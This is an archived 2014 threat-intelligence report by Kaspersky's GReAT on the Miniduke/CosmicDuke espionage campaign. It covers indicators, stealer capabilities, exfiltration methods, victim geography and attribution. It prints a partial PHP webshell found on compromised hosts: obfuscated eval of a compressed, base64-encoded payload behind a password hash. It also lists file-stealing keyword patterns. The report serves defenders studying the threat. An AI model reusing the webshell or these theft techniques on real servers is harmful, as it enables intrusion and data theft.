Miniduke is back: Nemesis Gemina and the Botgen Studio

By GReAT

Published: 2014-07-03 · Archived: 2026-04-02 10:37:52 UTC

A 2014 update on one of the world's most unusual APT operations

In 2013, together with our partner CrySyS Lab, we announced our research on a new APT actor we dubbed "Miniduke". It stood out from the "APT bunch" for several reasons, including:

- Its use of a customized backdoor written in Assembler (who still writes in Assembler in the age of Java and .NET?)
- A unique command and control mechanism that uses multiple redundancy paths, including Twitter accounts
- Stealthy transfer of updates as executables hidden inside GIF files (a form of steganography)

We have pointed out that this threat actor used malware developed using "old-school" virus writing techniques and habits.

Our analysis was continued later by researchers from CIRCL/Luxembourg and several other AV companies. Recently, we became aware of an F-Secure publication on the same topic (under the name "CosmicDuke").

In the wake of our publications from 2013, the Miniduke campaigns have stopped or at least decreased in intensity. However, in the beginning of 2014 they resumed attacks in full force, once again grabbing our attention.

We believe it's time to uncover more information on their operations.

"Old" Miniduke in 2014

The old style Miniduke implants from 2013 are still around and being used during the current campaigns.

It still relies on Twitter accounts which contain a hardcoded C&C URL pointing to the command and control server. One such account was the following, observed in February 2014:

Although the format of the C&C URL was changed from previous variants, the encoding algorithm is the same. The line above can be decoded into the full C&C URL:

hxxp://alghero lido.it/img/common/thumb/thumb.php

This decoded URL was an active C&C, from which several updates have been collected:

Update 1:

MD5	**93382e0b2db1a1283dbed5d9866c7bf2**
Size	**705536 bytes**
Compilation	**Sat Dec 14 18:44:11 2013**

This Trojan is a large package, due to the use of a custom packer. The bundle has a specific debug string inside:

C:Projectsnemesis-geminanemesisbincarriersezlzma_x86_exe.pdb

The package executes a smaller Trojan module:

MD5	**b80232f25dbceb6953994e45fb7ff749**
Size	**27648 bytes**
Compilation timestamp	**Wed Mar 05 09:44:36 2014**
C&C	**hxxp://rtproductionsusa.com/wp-includes/images/smilies/icon_gif.php**

Another update that has been observed on the C&C server was:

Update 2:

MD5	**7fcf05f7773dc3714ebad1a9b28ea8b9**
Size	**28160 bytes**
Compilation timestamp	**Fri Mar 07 10:04:58 2014**
C&C	**hxxp://tangentialreality.com/cache/template/yoo_cache.php**

We have observed another similar Trojan, although not on the C&Cs directly:

MD5	**edf7a81dab0bf0520bfb8204a010b730,** **ba57f95eba99722ebdeae433fc168d72 (dropped)**
Size	**700K, 28160 (dropped)**
Compilation timestamps	**Sat Dec 14 18:44:11 2013 (top)** **Fri Jan 10 12:59:36 2014 (dropped)**
C&C	**hxxp://store.extremesportsevents.net/index.php?i=62B…[snip]**

The use of the Nemesis Gemina packer in the Miniduke payloads made us look for further samples in our collection. This led us to several new findings.

The “New” Miniduke Malware (the “CosmicDuke”)

After the 2013 exposure, the actor behind Miniduke appears to have switched to using another custom backdoor, capable of stealing various types of information.

The malware spoofs popular applications designed to run in the background, including file information, icons and even file size:

The main “new” Miniduke backdoor (aka TinyBaron or CosmicDuke) is compiled using a customizable framework called “BotGenStudio”, which has flexibility to enable/disable components when the bot is constructed.

The components can be divided into 3 groups

1. 1 Persistence
2. 2 Reconnaissance
3. 3 Exfiltration

Persistence

Miniduke/CosmicDuke is capable of starting via Windows Task Scheduler, via a customized service binary that spawns a new process set in the special registry key, or is launched when the user is away and the screensaver is activated.

Reconnaissance

The malware can steal a variety of information, including files based on extensions and file name keywords:

***.exe;*.ndb;*.mp3;*.avi;*.rar;*.docx;*.url;*.xlsx;*.pptx;*.ppsx;*.pst;*.ost;*psw*;*pass*; *login*;*admin*;*sifr*;*sifer*;*vpn;*.jpg;*.txt;*.lnk; *.dll;*.tmp;*.obj;*.ocx;*.js**

Note: we believe the “*sifr*” and “*sifer*” keywords above refer to the transliteration of the English word “Cypher” in some languages.

Also, the backdoor has many other capabilities including:

- Keylogger
- Skype password stealer
- General network information harvester
- Screen grabber (grabs images every 5 minutes)
- Clipboard grabber (grabs clipboard contents every 30 seconds)
- Microsoft Outlook, Windows Address Book stealer
- Google Chrome password stealer
- Google Talk password stealer
- Opera password stealer
- TheBat! password stealer
- Firefox, Thunderbird password stealer

- Drives/location/locale/installed software harvester
- WiFi network/adapter information harvester
- LSA secrets harvester
- Protected Storage secrets harvester
- Certificate/private keys exporter
- URL History harvester
- InteliForms secrets harvester
- IE Autocomplete, Outlook Express secrets harvester
- and more…

Exfiltration

The malware implements several methods to exfiltrate information, including uploading data via FTP and three variants of HTTP-based communication mechanisms. A number of different HTTP connectors act as helpers, trying various methods in case one of them is restricted by local security policies or security software. These three methods are:

- Direct TCP connection and HTTP session via Winsock library
- HTTP session via Urlmon.dll
- HTTP session via invisible instance of Internet Explorer as OLE object

Implementation Specifics

Each victim is assigned a unique ID, making it possible to push specific updates to an individual victim. As we noted, Miniduke/CosmicDuke is protected with a custom obfuscated loader which heavily consumes CPU resources for 3-5 minutes before passing execution to the payload. This not only complicates analysis of the malware but is also used to drain resources reserved for execution in emulators integrated in security software. Besides its own obfuscator, it makes heavy use of encryption and compression based on the **RC4** and **LZRW** algorithms respectively. Implementations of these algorithms have tiny differences from the standardized code which perhaps looks like a mistake in the code. Nevertheless, we believe that these changes were introduced on purpose to mislead researchers.

One of the more technically advanced parts of Miniduke is the data storage. The internal configuration of the malware is encrypted, compressed and serialized as a complicated registry-like structure which has various record types including strings, integers and internal references.

In addition, Miniduke uses an unusual method to store the exfiltrated data. When a file is uploaded to the C&C server it is split into small chunks (~3KB), which are compressed, encrypted and placed in a container to be uploaded to the server. If the source file is large enough it may be placed into several hundred different containers that are uploaded independently. These data chunks are probably parsed, decrypted, unpacked, extracted and reassembled on the attacker' side. This method is used to upload screenshots made on the victim's machine. Creating such a complicated storage might be an overhead; however, all those layers of additional processing guarantees that very few researchers will get to the original data while offering an increased reliability against network errors.

Victim geography and profiles

Based on our analysis, the victims of Miniduke and CosmicDuke fall into these categories:

- government
- diplomatic
- energy
- telecom operators
- military, including military contractors
- individuals involved in the traffic and selling of illegal and controlled substances

From one of the old style Miniduke servers we were able to extract a list of victims and their corresponding countries. We were able to identify **victims in three of these countries which belonged to the "government" category**. Here's the list of countries affected:

- Australia
- Belgium
- France
- Germany
- Hungary
- Netherlands
- Spain
- Ukraine
- United States

One of the CosmicDuke servers we analyzed had a long list of victims dating back to April 2012. This server had 265 unique identifiers assigned to victims from 139 unique IPs. Geographical distribution of the victims was as follows (top10):

84	Georgia
61	Russia
34	United States
14	United Kingdom
9	Kazakhstan
8	India
8	Belarus
6	Cyprus
4	Ukraine

4	Lithuania

According to our analysis, the attackers were more interested in expanding their operations and scanned IP ranges and servers in **Azerbaijan, Greece and Ukraine**.

Command and control server analysis and hacking tools

During the analysis, we were able to obtain a copy of one of the CosmicDuke command and control servers. It appears it was also used for other operations by the group members, including hacking into other servers on the internet.

The attackers have deployed a number of publicly available hacking tools on this server in order to scan and compromise websites of victim organizations as well as collect information for future targeted attacks.

Here is the list of hacking tools found on the server:

Hydra: “A very fast network logon cracker which support many different services”

Fierce2: “A semi-lightweight enumeration scanner that helps penetration testers locate non-contiguous IP space and hostnames for a specified domains using things like DNS, Whois and ARIN”

The Harvester: “The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database”

RitX: “A Reverse IP Lookup Tool that will allows you to use an IP address or domain name to identify all currently domains hosted on a server using multiple services and various techniques”

Joomscan: “OWASP Joomla! Vulnerability Scanner”

Ncrack: “High-speed network authentication cracking tool. It allows for rapid, yet reliable large-scale auditing of multiple hosts”

Sqlmap: “An open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers”

WPScan: “A black box WordPress vulnerability scanner”

Note: tool descriptions were copied from their public websites

Attribution and Artifacts, connections with other campaigns

Although the attackers use English in several places, indicating knowledge of this language, there are certain indicators to suggest they are not native English speakers.

The following strings were discovered in a block of memory appended to the malware component used for persistence:

www.mirea.ru
e.mail.ru
gmt4
c:documents and settingsвладимирlocal settings…

The C&C hosts appear to have been compromised by the attackers, which uploaded a specific webshell.

```
<?php
$auth_pass = "35c7c2d1fe03f0eeaa4630332c242a36";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62\x
61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28'5b19fxq30jD8d/wp5C3tQoMx4CQnxYY4cezEe
bFTvyRp4tx0gQW2Xli6u5i4qb/7PTN6WWlfME57rut+fk/OacJKo9FIGo1Go9HIG5bX3cksvi6Xuqf7J+/3Tz7bL
8/O3nXP4av79MX+0Zn9pVJh39YY/CnNIzd8OnKnccTazAlD57psvQiCke9aVWad+vNwhj/enh49C2L85TldJ+yPv
Ss3xM/fnOnA/Yq/TpxJz4fEyjZh9oblWeiOuhMn7o/L9qbNasybzPxg4Jbtv+2qXnUF8uxNDxNXoBn/jF1n4IZlg
tps1OrsQf0BOwpidhDMpwNb0IB/3K9ezL9u1m7W1na9qdeN3Lhsu2EYhF0/GNnVo/M3b6BIkgepXcqP7GrdyJk4X
7vuV7c/j71g2o29iSsgIJc+u7438eKySps4I6/f/XMexG7UDedThOG5A3foTaEzPpwed6HJp4fHR9ADdrP2EOlfg
w4cpcuPZv0y9cO94XzaRxIYlI7i0JtFvhON3ahcokEkmHuhG8/DKfOiLh9ZmfeEjzTgnlH1OgIcBAHWYnmYt9fu3
azdK3XfHZ+eAc9k6qcMMQCl7t7x8evD/Vw4ngWQMCyqOYsoeBOMvGmZWjDw3LK1A3zEHN8bTdt94BY37OwMg3DCJ
m48DgbtWRDFnXdOFC2CcNBiO950No9ZfD1z2zORyqbOhH919Oxo3oOhYleOP3fbdqdjd3Y2ETP8A1V2rBRp2AI37
```

The Miniduke attackers’ webshell on hacked hosts


For the webshell, it is interesting to point to the use of Codepage 1251, which is commonly used to render Cyrillic characters. The password used to protect the shell, is checked against the MD5 hash “**35c7c2d1fe03f0eeaa4630332c242a36**“. (BTW: can you crack it? It took us some days to solve it!)

Perhaps it is noteworthy to say that the same webshell has been observed in the operations of another advanced threat actor known as Turla, Snake or Uroburos.

Another interesting aspect is the debug path strings from the malware, which indicate several build environments or groups of "users" of the "Bot Gen Studio", "NITRO" and "Nemesis Gemina":


c:botgenstudiogenerationsfdd88801binBot.pdb
c:botgenstudiogenerationsfed14e50binBot.pdb
D:SVA**NITROBotGenStudio**InterfaceGenerations80051A85binbot.pdb
d:svanitrobotgenstudiointerfacegenerations805f8183binBot.pdb
d:production**nitro**svagenerations80deae99binBot.pdb
C:Projects**nemesis-gemina**nemesisbincarriersezlzma_x86_exe.pdb
C:Projects**NEMESIS**nemesis-geminanemesisbincarriersezlzma-boost-kitchen_sink_x86_exe.pdb
D:PRODUCTION**NITRO**SVAGenerations80911F82binbot.pdb

Based on the compilation timestamps, we were able to put together the following chart indicating the activity of the Miniduke/CosmicDuke attackers on a 'Day of the Week' basis:



It appears the attackers follow the Mon-Fri work week, however, they do work on the weekends from time to time.

In terms of activity hours, the attackers appear to be working between 6am and 7pm GMT. Most of the work is done between 6am and 4pm though.



Conclusions


Although they stopped or at least decreased in intensity following our announcement last year, the Miniduke attacks are now back in force. The old style Miniduke malware is still being used, deploying previously known stages packed with a new obfuscator observed with the mysterious “Bot Gen Studio” for the “NITRO” and “Nemesis Gemina” projects.

While the old style Miniduke implants were used to target mostly government victims, the new style CosmicDuke implants have a somehow different typology of victims. The most unusual is the targeting of individuals that appear to be involved in the traffic and reselling of controlled and illegal substances, such as steroids and hormones. These victims in the NITRO project have been observed only in Russia. One possibility is that “Bot Gen Studio” is a malware platform also available as a so-called “legal spyware” tool, similar to others, such as HackingTeam’s RCS, widely used by law enforcement agencies. Another possibility is that it’s simply available in the underground and purchased by various competitors in the pharmaceutical business to spy on each other.

At the same time, the “Nemesis Gemina” project focuses on government, diplomatic, energy, military and telecom operators.

One of the big questions here is: Are the Miniduke attackers still “elite”? Though the old malware is still in use, the new malware is no longer pure assembler; instead, it’s written in C/C++.

The new samples of Miniduke/CosmicDuke use a powerful obfuscator. For almost all of the samples we analyzed, it jumps to the beginning of dynamic PE loader – always from the same “l33t” address (if memory layout allowed it during the bot construction):



Hence, you could say that CosmicDuke is still “l33t”!

Source: https://securelist.com/miniduke-is-back-nemesis-gemina-and-the-botgen-studio/64107/